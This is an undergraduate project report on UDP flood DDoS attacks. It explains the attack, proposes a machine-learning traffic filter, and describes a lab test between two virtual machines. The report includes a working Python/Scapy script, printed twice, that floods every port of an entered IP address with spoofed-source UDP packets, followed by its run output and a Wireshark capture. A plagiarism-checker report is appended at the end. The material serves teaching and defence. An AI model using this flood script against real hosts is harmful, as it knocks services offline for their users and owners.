Department of Computer Science and Engineering

A Project Report on

UDP FLOOD DDoS ATTACKS

Submitted in partial fulfilment of the requirements for the award of the degree of

Bachelor of Engineering in Computer Science & Engineering

By

Jyothi Yadav	**1MS21CS056**
Kavyasri R	**1MS21CS063**
Mihika Dhariwal	**1MS21CS075**

Under the guidance of

Prof. Saumya C S

M S RAMAIAH INSTITUTE OF TECHNOLOGY

(Autonomous Institute, Affiliated to VTU)

BANGALORE-560054

2023

Contents

Introduction

Denial of Service (DoS) attacks are an immense threat to internet sites and among the hardest security problems in today's Internet. A DoS attack can be described as an attack designed to render a computer or network incapable of providing normal services. Such an attack is considered to take place only when access to a computer or network resource is intentionally blocked or degraded as a result of malicious action taken by another user, thereby compromising the availability of resources.

A Distributed Denial of Service (DDoS) attack on the other hand, uses many compromised computers also known as a botnet, to launch a coordinated DoS attack against one or more targets. Using client/server technology, the perpetrator is able to multiply the effectiveness of the DoS significantly by harnessing the resources of multiple unwitting accomplice computers, which serve as an attack platform.

There are different types of DDoS attacks namely smurf attacks, TCP SYN flood attacks, ICMP flood attacks, Ping of Death, HTTP Flood attacks, UDP FLood attacks, etc. This report aims to provide a comprehensive understanding of UDP flood attacks, starting with a clear definition and an exploration of their working mechanism. It then describes how one can implement a UDP flood attack and finally proposes an efficient defence mechanism that leverages machine learning techniques to mitigate them.

Literature Survey

Definition:

A UDP flood attack is a volumetric DDoS attack where the attacker floods a target network with an overwhelming volume of User Datagram Protocol (UDP) packets. UDP is a connectionless transport protocol that allows data transmission across networks. The goal of the attack is to flood random ports on a remote host. This causes the host to repeatedly check for the application listening at that port, and when no application is found, reply with an ICMP ‘Destination Unreachable’ packet. This process saps host resources, which can ultimately lead to inaccessibility.

Working Mechanism of UDP Flood Attacks:

Target Identification: The attacker identifies the target system or network that they intend to disrupt. This can be a website, server, or any other online service that relies on the User Datagram Protocol for communication.

Botnet Creation: The attacker assembles a botnet by compromising a network of computers or devices under their control, known as bots.

Generating a Flood: The attacker programs the bots in the botnet to generate a massive volume of UDP packets. These packets are often spoofed to appear as if they come from random source IP addresses, making it challenging to trace the attack's origin.

Overwhelming the Network: The attacker initiates the attack by commanding the bots in the botnet to inundate the victim's network infrastructure with UDP packets, saturating the available bandwidth and consuming valuable system resources such as routers, firewalls, and servers. These packets are sent to different ports on the target.The continuous influx of packets exhausts the processing capabilities of these devices.


Port Scanning and ICMP Responses: Since the attacker sends UDP packets to various ports, the target system's response differs depending on the port's status. If a listening application or service exists on a specific port, it may respond accordingly. However, if there is no application or service actively listening on a port, the target system responds with an ICMP Destination Unreachable packet.

Resource Starvation: As a result of the UDP flood attack, legitimate network traffic struggles to traverse the overwhelmed infrastructure. The victim's system becomes unable to effectively process and respond to valid requests, leading to degraded performance or even a complete service outage.

Impact on the Target: The ultimate objective of a UDP flood attack is to disrupt network services. By overwhelming the victim's network, these attacks prevent users from accessing the targeted services, resulting in frustration, inconvenience, and potential financial losses.

Impact of UDP Flood Attacks:

UDP flood attacks can have severe consequences on the targeted system or network, resulting in significant disruptions and detrimental impacts. The overwhelming flood of UDP packets exhausts the resources of the target, such as network bandwidth, processing power, and memory. As a result, the targeted system becomes unable to respond to legitimate user requests, causing service unavailability, slow response times, or even complete service outages. This can lead to financial losses for businesses that rely on their online services, damage to reputation, and loss of customer trust. Additionally, the impact extends beyond the immediate downtime, as it may take time and resources to recover and restore normal operations. The disruption caused by UDP flood attacks underscores the critical need for organisations to implement robust defence mechanisms to mitigate such attacks and ensure the continuity and reliability of their online services.



Defence Mechanism

Traffic filtering systems built on machine learning provide a robust line of defence against malicious UDP traffic while allowing communications to flow seamlessly for legitimate network users. This approach relies on intelligent traffic analysis and classification techniques, and consists of 2 major phases, the training phase and the decision-making phase. By analysing historical network data, the ML model predicts the nature of incoming packets based on the knowledge gained during training. Listed below are the six key steps aimed at enhancing the effectiveness of UDP traffic filtering systems and mitigating UDP flood attacks.

1. **Data collection:** A large dataset containing both legitimate UDP traffic and UDP flood traffic is gathered. The dataset should represent a variety of attack scenarios and normal network behaviour.

2. **Feature Extraction:** Features such as packet size, source IP address, destination IP address, packet rate, and protocol information, are extracted from the dataset. In addition, the following features are also analysed:

    a. **Speed of source IP (SSIP):** This feature measures the rate at which packets are coming from a specific source IP address. During a UDP flood attack, the attacker sends a high volume of packets at an abnormally fast rate. By analysing the SSIP, the ML model can identify unusually high-speed sources and classify them as potential attackers.

    b. **Speed of session (SOS):** SOS refers to the rate of packets in a specific session. In a UDP flood attack, multiple packets are sent within a short time span as part of the attack traffic. Monitoring the SOS can help detect sessions with an exceptionally high packet rate, indicating a potential flood attack.

    c. **Ratio of pair-flow entries (RPF):** RPF measures the ratio of distinct pairs of source IP and destination IP addresses in the network traffic. In a UDP flood attack, the attacker often spoofs the source IP addresses, resulting in a large number of unique IP pairs. By analysing the RPF, the ML model can identify abnormal ratios and flag traffic with a high number of unique pairs as suspicious.

    d. **Standard deviation of flow of packets (SDFP):** SDFP calculates the variation in the number of packets within a flow. During a UDP flood attack, there is a significant increase in the number of packets sent per flow. By considering the SDFP, the ML model can detect flows with unusually high packet variations, indicating potential attack traffic.

e. **Standard deviation of flow bytes (SDFB):** SDFB measures the variation in the number of bytes within a flow. Similar to SDFP, during a UDP flood attack, there is a significant increase in the number of bytes sent per flow. By analysing the SDFB, the ML model can identify flows with abnormal byte variations, which can help differentiate between legitimate and attack traffic.

3. **Model Training:** The model is trained using any of the several ML algorithms namely Logistic Regression, K-Nearest Neighbours, Support Vector Machine, Naive Bayes, Decision Tree, and Random Forest. Random Forest is found to deliver the best results in terms of accuracy, efficiency and performance.

4. **Traffic Classification:** Once the ML model is trained, it can be used to classify incoming UDP traffic as either legitimate or malicious. As the traffic arrives, the features of the packets are extracted, and the ML model predicts the likelihood of the packet belonging to an attack. A probability threshold can be set to determine whether the packet is considered malicious or not.

5. **Traffic Filtering:** Based on the ML model's classification, a filtering mechanism is designed to discard or divert suspected malicious traffic while allowing legitimate traffic to pass through. This can be achieved by configuring network devices, such as firewalls or routers and applying rate limiting on malicious traffic

6. **Model Optimization:** The ML model must be retrained periodically to adapt to evolving attack patterns and ensure accurate classification. Feedback mechanisms can be incorporated to improve the model's accuracy over time.

Implementation

In this implementation, a virtual machine with Ubuntu or Kali Linux OS is used to simulate a UDP packet flooding attack. Wireshark is employed to analyse the flood of UDP packets. Monitoring CPU and memory utilisation using the system monitor helps assess the impact on the victim system's performance and identify vulnerabilities. This comprehensive approach allows for detailed examination of the attack's consequences and potential risks.

1. Virtual Machine Setup:
Download and install a virtualization software like VirtualBox or VMware.Create a new VM and install Kali Linux as the OS on both virtual machines. Allocate appropriate resources such as memory and storage to each VM.

2. Attacker Setup:
Boot into one instance of Kali Linux, which will act as the attacker's OS. Write a Python code that generates a large volume of UDP packets to flood the target system.The code includes spoofed IP addresses, changing the source IP field of the UDP packets to deceive the recipient.

3. Victim Setup and Analysis:
Boot into the second Kali Linux instance, which will act as the victim's OS. Download and install Wireshark, a network protocol analyzer, on the victim OS. Launch Wireshark and configure it to capture network traffic on the appropriate network interface. Start capturing network traffic in Wireshark to monitor the UDP packet flooding initiated by the attacker.

4. Analysing CPU and Memory Conditions:
Use the system monitor or resource monitoring tools available in Kali Linux to analyse the CPU and memory conditions. Monitor the CPU usage and memory utilisation during the UDP packet flooding attack. Assess the impact of the attack on the victim system's performance by observing any spikes or abnormalities in CPU and memory usage.

Python Code

```
import sys
import os
import time
from scapy.all import *

os.system("clear")

destination_ip = input("\nEnter destination IP: ")
duration = int(input("\nEnter duration: "))
bytes = os.urandom(1024)
sent = 0
timeout = time.time() + duration

# Generate a random spoofed IP address once
spoofed_ip = ".".join(str(random.randint(0, 255)) for _ in range(4))

while True:
    try:
        if time.time() > timeout:
            sys.exit()
        else:
            for dest_port in range(1, 65536):
                packet = IP(src=spoofed_ip, dst=destination_ip) / UDP(sport=dest_port,
dport=dest_port) / bytes
                send(packet, verbose=False)
                sent += 1
                print(sent, spoofed_ip, destination_ip, dest_port)
    except KeyboardInterrupt:
        sys.exit()
```

Results

Attacker's OS


kavya10@kali: ~

```
import sys
import os
import time
from scapy.all import *

os.system("clear")

destination_ip = input("\nEnter destination IP: ")
duration = int(input("\nEnter duration: "))
bytes = os.urandom(1024)
sent = 0
timeout = time.time() + duration

# Generate a random spoofed IP address once
spoofed_ip = ".".join(str(random.randint(0, 255)) for _ in range(4))

while True:
    try:
        if time.time() > timeout:
            sys.exit()
        else:
            for dest_port in range(1, 65536):
                packet = IP(src=spoofed_ip, dst=destination_ip) / UDP(sport=dest_port, dport=dest_port) / bytes
                send(packet, verbose=False)
                sent += 1
                print(sent, spoofed_ip, destination_ip, dest_port)
    except KeyboardInterrupt:
        sys.exit()

~
~
~
```

kavya10@kali: ~

```
┌──(kavya10㉿kali)-[~]
└─$ ls
code.py  Desktop    Downloads  Pictures  Public      Templates
c.py     Documents  Music      pp.py     __pycache__ Videos

┌──(kavya10㉿kali)-[~]
└─$ vi pp.py

┌──(kavya10㉿kali)-[~]
└─$ python pp.py
sh: 1: cls: not found

enter IP: 192.168.122.159

enter Duration:30
1 192.168.122.159 2
2 192.168.122.159 3
3 192.168.122.159 4
4 192.168.122.159 5
5 192.168.122.159 6
6 192.168.122.159 7
7 192.168.122.159 8
8 192.168.122.159 9
9 192.168.122.159 10
10 192.168.122.159 11
11 192.168.122.159 12
12 192.168.122.159 13
13 192.168.122.159 14
14 192.168.122.159 15
15 192.168.122.159 16
16 192.168.122.159 17
17 192.168.122.159 18
18 192.168.122.159 19
19 192.168.122.159 20
20 192.168.122.159 21
21 192.168.122.159 22
22 192.168.122.159 23
23 192.168.122.159 24
24 192.168.122.159 25
25 192.168.122.159 26
26 192.168.122.159 27
27 192.168.122.159 28
28 192.168.122.159 29
29 192.168.122.159 30
```

Target's OS


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
37 81.927994388 192.168.122.64 192.168.122.159 UDP 1066 44387 → 1 Len=1024
38 81.928019199 192.168.122.159 192.168.122.64 ICMP 590 Destination unreachable (Port unreachable)
39 81.927994571 192.168.122.64 192.168.122.159 UDP 1066 44387 → 47 Len=1024
40 81.928038988 192.168.122.159 192.168.122.64 ICMP 590 Destination unreachable (Port unreachable)
41 81.928132158 192.168.122.64 192.168.122.159 UDP 1066 44387 → 48 Len=1024
42 81.928144374 192.168.122.159 192.168.122.64 ICMP 590 Destination unreachable (Port unreachable)
43 81.928132313 192.168.122.64 192.168.122.159 UDP 1066 44387 → 2 Len=1024
44 81.928162161 192.168.122.159 192.168.122.64 ICMP 590 Destination unreachable (Port unreachable)
45 81.928132353 192.168.122.64 192.168.122.159 UDP 1066 44387 → 3 Len=1024
46 81.928177934 192.168.122.159 192.168.122.64 ICMP 590 Destination unreachable (Port unreachable)
47 81.928132392 192.168.122.64 192.168.122.159 UDP 1066 44387 → 4 Len=1024
48 81.928317974 192.168.122.64 192.168.122.159 UDP 1066 44387 → 5 Len=1024
49 81.928318103 192.168.122.64 192.168.122.159 XTACACS 1066 Unknown (0xf0)
50 81.928318151 192.168.122.64 192.168.122.159 UDP 1066 44387 → 6 Len=1024
51 81.928318200 192.168.122.64 192.168.122.159 ECHO 1066 Request
52 81.928318248 192.168.122.64 192.168.122.159 UDP 1066 44387 → 8 Len=1024
53 81.928318295 192.168.122.64 192.168.122.159 UDP 1066 44387 → 9 Len=1024
54 81.928318354 192.168.122.64 192.168.122.159 UDP 1066 44387 → 10 Len=1024
55 81.928318415 192.168.122.64 192.168.122.159 UDP 1066 44387 → 11 Len=1024
56 81.928349548 192.168.122.64 192.168.122.159 UDP 1066 44387 → 12 Len=1024
57 81.928349621 192.168.122.64 192.168.122.159 DAYTIME 1066 DAYTIME Request
58 81.928349683 192.168.122.64 192.168.122.159 UDP 1066 44387 → 14 Len=1024
59 81.928349727 192.168.122.64 192.168.122.159 UDP 1066 44387 → 15 Len=1024
60 81.928349787 192.168.122.64 192.168.122.159 UDP 1066 44387 → 50 Len=1024
Frame 2: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface eth0, id 0
Ethernet II, Src: AzureWav_bc:88:2f (c0:e4:34:bc:88:2f), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 192.168.122.75, Dst: 192.168.122.255
User Datagram Protocol, Src Port: 57621, Dst Port: 57621
Data (44 bytes)
wireshark_eth0NVVY71.pcapng
Packets: 347906 · Displayed: 347906 (100.0%)
Profile: Default


Processes
Resources
File Systems
CPU
CPU1 26.0%
CPU2 25.0%
Memory and Swap
Memory
1.8 GB (71.1%) of 2.6 GB
Cache 878.3 MB
Swap
62.7 MB (6.1%) of 1.0 GB
Network
Receiving 0 bytes/s
Total Received 353.6 MiB
Sending 0 bytes/s
Total Sent 25.8 KiB

References

https://null-byte.wonderhowto.com/forum/would-write-python-dos-script-udp-flood-single-machine-either-lan-other-network-0180384/

https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/

https://scholar.google.co.in/scholar?q=udp+flood+attack+research+paper&hl=en&as_sdt=0&as_vis=1&oi=scholart

https://ieeexplore.ieee.org/document/7081286

https://www.akamai.com/glossary/what-is-udp-flood-ddos-attack#:~:text=A%20UDP%20flood%20is%20a,a%20%E2%80%9Cdestination%20unreachable%E2%80%9D%20packet.

https://www.imperva.com/learn/ddos/ddos-attacks/

https://ieeexplore.ieee.org/document/8724223

https://www.mdpi.com/2079-9292/11/23/4065#sec5dot3-electronics-11-04065

https://www.ionos.com/digitalguide/server/security/udp-flood/

introduction denial of service dos attacks are an immense threat to internet sites and among the hardest security problems in todays internet a dos attack can be described as an attack designed to render a computer or network incapable of providing normal services such an attack is considered to take place only when access to a computer or network resource is intentionally blocked or degraded as a result of malicious action taken by another user thereby compromising the availability of resources a distributed denial of service ddos attack on the other hand uses many compromised computers also known as a botnet to launch a coordinated dos attack against one or more targets using clientserver technology the perpetrator is able to multiply the effectiveness of the dos significantly by harnessing the resources of multiple unwitting accomplice computers which serve as an attack platform there are different types of ddos attacks namely smurf attacks tcp syn flood attacks icmp flood attacks ping of

The length of the text: 11866 (No spaces: 10092)

GET NEW REPORT

The uniqueness of the text: 94.0%

No plagiarism found
Have other issues with your content? Consider hiring one of our experts to help you.

I STILL NEED EXPERT HELP

Sources:	Similarity index:	View in the text:
https://www.educative.io/answers/what-are-dos-and-ddos-attacks	6.0	Show

I NEED PLAGIARISM-FREE CONTENT

GET NEW REPORT